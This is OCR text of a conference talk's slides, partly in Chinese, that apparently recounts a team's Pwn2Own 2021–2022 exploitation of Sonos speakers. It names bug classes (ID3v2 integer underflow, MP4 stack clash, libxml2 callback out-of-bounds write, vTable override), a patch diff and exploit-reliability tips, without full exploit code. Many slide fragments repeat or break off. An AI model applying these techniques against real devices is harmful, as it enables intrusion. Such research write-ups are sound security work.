



Hope



No bug? WTF


Hope
Maybe... a bug?
No bug? WTF


Hope
Maybe... a bug?
No bug? WTF
Bug was FAKE


Understanding system
leads to real bug
Hope
Maybe... a bug?
No bug? WTF
Bug was FAKE

與產品團隊攻防的故事

- 2021 Pwn2Own Austin
  1. ~~**Stack Overflow** on Media Parsing~~ - The bug was fake
  2. **Integer Underflow** on MP3 ID3v2 Tag Parsing
     - Lead to Stack Overflow

```
Arch:     aarch64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
FORTIFY:  Enabled
```

與產品團隊攻防的故事

- 2022 Pwn2Own Toronto

與產品團隊攻防的故事

- 2022 Pwn2Own Toro

與產品團隊攻防的故事

- 2022 Pwn2Own Toronto
  1. **Stack Clash** on MP4 Box Parsing
     - Spent ~ 10 days to write the exploitation
     - Abusing Thread Stack to get Info-Leak and PC-Control primitives

與產品安全團隊攻防的故事

- 2022
  1. S
     -
     -

SONOS

14.16

Release date: 9/20/2022

In this update:

- When connected to WiFi, Roam and Roam SL stereo pairs can now play stereo audio from Bluetooth sources. These stereo pairs will no longer separate when switching to Bluetooth mode.

- Bug fixes and performance enhancements.

與產品團隊攻防的故事

- 2022 Pwn2Own Toronto
  1. ~~Stack Clash on MP4 Box Parsing~~
     - ~~Spent ~ 10 days to write the exploitation~~
     - ~~Abusing Thread Stack to get Info-Leak and PC-Control primitives~~
  2. **Info-Leak** on Device Synchronization + **OOB-Write** on Insecure libxml2 Callback
     - Override vTable to get PC-Control, but Non-UTF-8 codes limits our exploit : (
     - We are glad that the ASLR can become our good friend :)

與產品安全團隊攻防的故事

- 2022
  1. S
     -
     -
  2. I allback
     - xploit : (
     -

SONOS

14.18

Release date: 10/18/2022


In this update:

- Bug fixes and performance enhancements, including a fix for an audio quality issue that reduced Sub output for Arc, Beam, or Ray when paired with a Sub or Sub Mini while Trueplay was enabled.

System requirements

與產品團隊攻防的故事

- 2022 I
  1. S
     -
     -
  2. I
     -
     -
     -



Callback

xploit : (

與產品團隊攻防的故事

- 2022 I
  1. S
     -
     -
  2. I
     -
     -

~~Callback~~

~~xploit : (~~

SONOS


14.18


Release date: 10/18/2022

In this update:

- Bug fixes and performance enhanc g a fix for an audio quality issue that reduced Sub output for Arc, Beam, o when paired with a Sub or Sub Mini while Trueplay was enabled.

System requirements


Understanding system
leads to real bug
Hope
Maybe... a bug?
No bug? WTF
Bug was FAKE


Understanding system
leads to real bug
Hope
Maybe... a bug?
No bug? WTF
Bug was FAKE
Bug was patched

與產品安全團隊攻防的故事

- 2022 Pwn2Own Toronto
  1. Stack Clash on MP4
     - Spent ~ 10 days
     - Abusing Thread
  2. Info-Leak on Device
     - Override vTable
     - We are glad that

rol primitives

Insecure libxml2 Callback

codes limits our exploit : (

iend :)

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {
-   void *buffer = alloca(dlen);
+   char buffer[200] = {0};
    my_media_read(ctx, &buffer, &dlen, timeval);
}
```


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


POWER

漏洞利用

漏洞利用


- 良好漏洞**利用方法**之重要性
  - Pwn2Own 不是 CTF 成功率很重要
    - 利用方法盡可能**提高成功率**
      - 只有 **3 次**機會可以打



Let’s Play the Game

漏洞利用

- 良好漏洞**利用方法**之重要性
  - Pwn2Own 不是 CTF 成功率很重要
    - 利用方法盡可能**提高成功率**
      - 只有 **3 次**機會可以打
    - 比賽時，通常會跑得比你測試還**慢**
      - 大概可以用 **½** 來計算



漏洞利用

- 良好漏洞利用程式之**測試**重要性
  - 所有人都跑過一次**全部 Exploit**
    - **不同**的環境
      - 配備
      - OS
      - VM
      - **設備名稱**
      - …
    - 多跑幾次

程式不會照著你想的跑，只會照著你寫的跑

Let’s Play the Game

